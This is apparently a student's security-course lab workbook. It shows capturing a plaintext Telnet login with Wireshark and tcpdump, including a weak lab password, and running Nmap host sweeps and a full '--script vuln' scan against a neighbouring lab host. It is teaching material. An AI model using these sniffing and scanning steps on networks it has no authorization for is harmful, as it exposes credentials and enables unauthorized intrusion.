
view?


b. Name two modern protocols that replace Telnet, and explain what specifically they fix.

In your workbook: provide the commands, the annotated Wireshark screenshots (password highlighted), and your answers.

```
┌──(kali㉿kali)-[~]
└─$ ss -tlnp | grep :23

┌──(kali㉿kali)-[~]
└─$ which inetd
inetd not found

┌──(kali㉿kali)-[~]
└─$ dpkg -L inetutils-inetd | grep sbin
/usr/sbin
/usr/sbin/inetutils-inetd

┌──(kali㉿kali)-[~]
└─$ ls -la /etc/inetd.d/
total 16
drwxr-xr-x   2 root root  4096 Jul 25 21:45 .
drwxr-xr-x 185 root root 12288 Oct 13 07:26 ..

┌──(kali㉿kali)-[~]
└─$ sudo /usr/sbin/inetutils-inetd &
[1] 130444

[1]  + done       sudo /usr/sbin/inetutils-inetd
┌──(kali㉿kali)-[~]
└─$ ss -tlnp | grep :23
LISTEN 0      10           0.0.0.0:23        0.0.0.0:*

┌──(kali㉿kali)-[~]
└─$ sudo useradd -m testuser

┌──(kali㉿kali)-[~]
└─$ sudo passwd testuser
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$ sudo wireshark &
[1] 131033

┌──(kali㉿kali)-[~]
└─$  ** (wireshark:131037) 07:34:18.466312 [GUI WARNING] -- Failed to register with host portal QDBus
Error("org.freedesktop.portal.Error.Failed", "Could not register app ID: Connection already associate
d with an application ID")
 ** (wireshark:131037) 07:34:18.972186 [GUI WARNING] -- Failed to register with host portal QDBusErro
r("org.freedesktop.portal.Error.Failed", "Could not register app ID: Connection already associated wi
```


Telnet 192.168.1.40
Linux 6.19.14+kali-amd64 (kali) (pts/2)
kali login: testuser
Password:
Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
3008;start=adfaab0462a54adbbba0c78952c9c359;user=root;hostname=kali;machineid=246bd9421a9a4c0d9da68d5f
5abcfabc;bootid=dbe6ba9aadbe4b409d4e4e8121ff8ebe;pid=132974;pidfdid=132975;comm=login;targetuser=testu
ser;type=session$


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
No. Time Source Destination Protocol Length Info
30 15.150592699 192.168.1.41 192.168.1.40 TCP 66 50393 → 23 [SYN] Seq=0 Win
31 15.150618826 192.168.1.40 192.168.1.41 TCP 66 23 → 50393 [SYN, ACK] Seq=
32 15.150867790 192.168.1.41 192.168.1.40 TCP 60 50393 → 23 [ACK] Seq=1 Ack
35 15.173099640 192.168.1.40 192.168.1.41 TELNET 75 Will Authentication Option
36 15.173659713 192.168.1.41 192.168.1.40 TELNET 60 Don't Authentication Optio
37 15.173671561 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=22 Ac
38 15.173947887 192.168.1.41 192.168.1.40 TELNET 75 Don't Encryption Option, W
39 15.173956540 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=22 Ac
40 15.174019003 192.168.1.40 192.168.1.41 TELNET 69 Do Negotiate About Window
41 15.174342047 192.168.1.41 192.168.1.40 TELNET 63 Suboption Negotiate About
52 15.233909581 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=37 Ac
53 15.234276038 192.168.1.41 192.168.1.40 TELNET 70 Suboption New Environment
54 15.234294864 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=37 Ac
55 15.236383199 192.168.1.40 192.168.1.41 TELNET 69 Will Suppress Go Ahead, Do
56 15.236998344 192.168.1.41 192.168.1.40 TELNET 60 Do Suppress Go Ahead
57 15.287461440 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=52 Ac
58 15.287965123 192.168.1.41 192.168.1.40 TELNET 66 Will Echo, Won't Linemode,
59 15.287990078 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=52 Ac
60 15.288252387 192.168.1.40 192.168.1.41 TELNET 66 Don't Echo, Will Echo, Do
61 15.288919155 192.168.1.41 192.168.1.40 TELNET 60 Won't Echo
62 15.288933268 192.168.1.40 192.168.1.41 TELNET 111 57 bytes data
63 15.289282686 192.168.1.41 192.168.1.40 TELNET 63 Do Echo, Won't Timing Mark
64 15.329925017 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=121 A
76 21.358385987 192.168.1.41 192.168.1.40 TELNET 60 1 byte data
77 21.358433473 192.168.1.40 192.168.1.41 TCP 54 23 → 50393 [ACK] Seq=121 A
78 21.358871078 192.168.1.40 192.168.1.41 TELNET 55 1 byte data
79 21.409737451 192.168.1.41 192.168.1.40 TCP 60 50393 → 23 [ACK] Seq=78 Ac
Frame 35: Packet, 75 bytes on wire (600 bits), 75 by
Ethernet II, Src: PCSSystemtec_5a:87:bc (08:00:27:5a
Internet Protocol Version 4, Src: 192.168.1.40, Dst
Transmission Control Protocol, Src Port: 23, Dst Por
Telnet
0000 08 00 27 6a 91 a7 08 00 27 5a 87 bc 08 00 45
0010 00 3d 0c ad 40 00 40 06 aa 6c c0 a8 01 28 c0
0020 01 29 00 17 c4 d9 7e 42 e3 aa ad ff 2f 0a 50
0030 00 fb 83 d1 00 00 ff fb 25 ff fb 26 ff fd 18
0040 fd 20 ff fd 23 ff fd 27 ff fd 24



Note: i did make a new user (testuser/password123)

(a) Follow → TCP Stream. Telnet transmits each keystroke as its own individual packet in the raw packet list, the username and password appear scattered across dozens of separate "1 byte data" entries, unreadable at a glance. Right-clicking any Telnet packet and selecting Follow → TCP Stream reassembles the entire bidirectional conversation into one continuous, readable transcript.

(b) SSH replaces Telnet for remote shell/terminal access. It encrypts the entire session end-to-end, so credentials and commands can't be sniffed off the wire the way we just captured Telnet's; it also authenticates the server via host keys, preventing an attacker from impersonating the remote machine.

HTTPS (HTTP over TLS) replaces plain HTTP the same way for web traffic, it encrypts the connection and verifies the server's identity via a certificate.

Kali command used:

sudo apt install -y telnetd inetutils-inetd

sudo nano /etc/inetd.conf # uncommented the telnet line

sudo /usr/sbin/inetutils-inetd &

ss -tlnp | grep :23

sudo useradd -m testuser

sudo passwd testuser

sudo wireshark & # filter: telnet

Window command Used:

dism /online /Enable-Feature /FeatureName:TelnetClient

telnet

open 192.168.1.40

Exercise 7. Packet Capture with tcpdump

[MEDIUM]

• Start tcpdump.

• Observe the network traffic when you Telnet from the client to the server.

• What flags help you better see what is happening?


• When would you use Wireshark vs tcpdump?


Guided questions

a. Write a single tcpdump filter that captures only traffic to/from the Telnet server on its port. Explain each part.

b. Give one scenario where tcpdump is the only practical option (i.e. Wireshark is not).

In your workbook: provide the commands used, the results, and your answers.




Telnet 192.168.1.40
Linux 6.19.14+kali-amd64 (kali) (pts/2)
kali login: kali
Password:
Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
3008;start=fe1a3a7e09f94dc69a14cf70bf6b3822;user=root;hostname=kali;machineid=246bd9421a9a4c0d9da68d5f5abcfabc;bootid=d
e6ba9aadbe4b409d4e4e8121ff8ebe;pid=148600;pidfdid=148601;comm=login;targetuser=kali;type=session
┌──(kali㉿kali)-[~]
└─$
Activate Windows
Go to Settings to activate
Windows.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 23 -A
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:12:08.364178 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [P.], seq 3582958836:3582958837, a
ck 3642210057, win 252, length 1
E..)A.@...5K...)...(..........  P.......h.....
08:12:08.365821 IP 192.168.1.40.telnet > 192.168.1.41.50411: Flags [P.], seq 1:2, ack 1, win 251, len
gth 1
E..)..@.@..  ...(...).......     ....P.......h
08:12:08.408122 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [.], ack 2, win 252, length 0
E..(A.@...5K...)...(..........
P...c.........
08:12:08.408142 IP 192.168.1.40.telnet > 192.168.1.41.50411: Flags [P.], seq 2:13, ack 1, win 251, le
ngth 11
E..3..@.@......(...).......
....P........[D.[4mh.[m
08:12:08.455947 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [.], ack 13, win 251, length 0
E..(A.@...5J...)...(............P...c.........
08:12:08.460130 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [P.], seq 1:2, ack 13, win 251, le
ngth 1
E..)A.@...5H...)...(............P....x..e.....
08:12:08.461580 IP 192.168.1.40.telnet > 192.168.1.41.50411: Flags [P.], seq 13:29, ack 2, win 251, l
ength 16
E..8..@.@......(...)............P........[D.[4mh.[4me.[m
08:12:08.503698 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [.], ack 29, win 251, length 0
E..(A.@...5H...)...(...........%P...cq........
08:12:08.594770 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [P.], seq 2:3, ack 29, win 251, le
ngth 1
E..)A.@...5F...)...(...........%P....g..l.....
08:12:08.596081 IP 192.168.1.40.telnet > 192.168.1.41.50411: Flags [P.], seq 29:53, ack 3, win 251, l
ength 24
E..@..@.@......(...).......%....P........[D.[D.[4mh.[4me.[4ml.[m
08:12:08.648850 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [.], ack 53, win 251, length 0
E..(A.@...5F...)...(...........=P...cX........
08:12:08.812788 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [P.], seq 3:4, ack 53, win 251, le
ngth 1
E..)A.@...5D...)...(...........=P....N..l.....
08:12:08.814206 IP 192.168.1.40.telnet > 192.168.1.41.50411: Flags [P.], seq 53:69, ack 4, win 251, l
ength 16
E..8..@.@......(...).......=....P........[D.[4ml.[4ml.[m
08:12:08.859039 IP 192.168.1.41.50411 > 192.168.1.40.telnet: Flags [.], ack 69, win 251, length 0
E..(A.@...5D...)...(............MP...cG........
```

Flags for better visibility: -A shows packet contents in ASCII (readable characters, including credentials); -w saves to a file for later analysis; -v/-vv adds more header detail.

Wireshark vs tcpdump: Wireshark for visual inspection and reconstructing full conversations (GUI,TCP Stream). tcpdump for quick or remote capture, no GUI needed, works over SSH, scriptable.

(a) sudo tcpdump -i eth0 port 23

- **tcpdump — the packet capture tool**
- **-i eth0 — capture on the eth0 interface (the one carrying traffic to/from Windows)**
- **port 23 — filter to only packets using TCP port 23 (Telnet's standard port), matching either source or destination, so both directions of the conversation are captured**

(b) One scenario where tcpdump is the only practical option:
A headless server with no GUI, Wireshark needs a graphical environment, while

tcpdump runs purely from the command line and works fine over an SSH session on a minimal server or remote box with no desktop installed.

Kali command used:

sudo tcpdump -i eth0 port 23

sudo tcpdump -i eth0 port 23 -A (for the flag)

Window command used:

telnet 192.168.1.40

Then login as (kali/kali)

Exercise 8. Network Enumeration with Nmap

[MEDIUM]

• Use Nmap to find as much information as possible about the lab network.

• Explain which flags you used and why.

• What other Kali tools use Nmap under the bonnet for enumeration?

• What information would be useful about your target network that Nmap does not provide?

• Could you also run Nmap against your home, a hotel, or a coffee-shop network?

◦ If not: why not, and what other approaches exist? If yes: run it, analyse the results, and note any surprising findings.

Guided questions

a. Contrast a host-discovery sweep with a full port + service/version scan in terms of time, noise, and

value.


b. Legally and ethically, what makes scanning the lab network acceptable but a coffee-shop network not?

Used: sudo nmap -sn 10.10.96.0/20 (check for all hosts in the subnet (in lab))

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 10.10.96.0/20
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-16 09:22 +0700
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:01:35 elapsed; 0 hosts completed (0 up), 4095 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 31.92% done; ETC: 09:27 (0:03:25 remaining)
Stats: 0:02:18 elapsed; 0 hosts completed (0 up), 4095 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 43.32% done; ETC: 09:27 (0:03:02 remaining)
Stats: 0:02:48 elapsed; 0 hosts completed (0 up), 4095 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 43.88% done; ETC: 09:28 (0:03:36 remaining)
Stats: 0:08:03 elapsed; 0 hosts completed (0 up), 4095 undergoing ARP Ping Scan
Parallel DNS resolution of 342 hosts. Timing: About 66.96% done; ETC: 09:31 (0:00:57 remaining)
Nmap scan report for 10.10.96.19
Host is up (0.0012s latency).
MAC Address: E8:9C:25:0D:05:E4 (ASUSTek Computer)
Nmap scan report for 10.10.96.20
```

```
Host is up.
Nmap done: 4096 IP addresses (343 hosts up) scanned in 547.26 seconds
```

Target picked : 10.10.110.192 (right next to me)



Result: (it way too long so i will show only top and bottom of the scan result)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O -p- --script vuln 10.10.110.192
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-16 09:41 +0700
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.89% done; ETC: 09:45 (0:03:42 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.79% done; ETC: 09:45 (0:03:12 remaining)
Stats: 0:03:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.99% done; ETC: 09:45 (0:00:01 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.33% done; ETC: 09:45 (0:00:00 remaining)
Stats: 0:03:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.41% done; ETC: 09:45 (0:00:00 remaining)
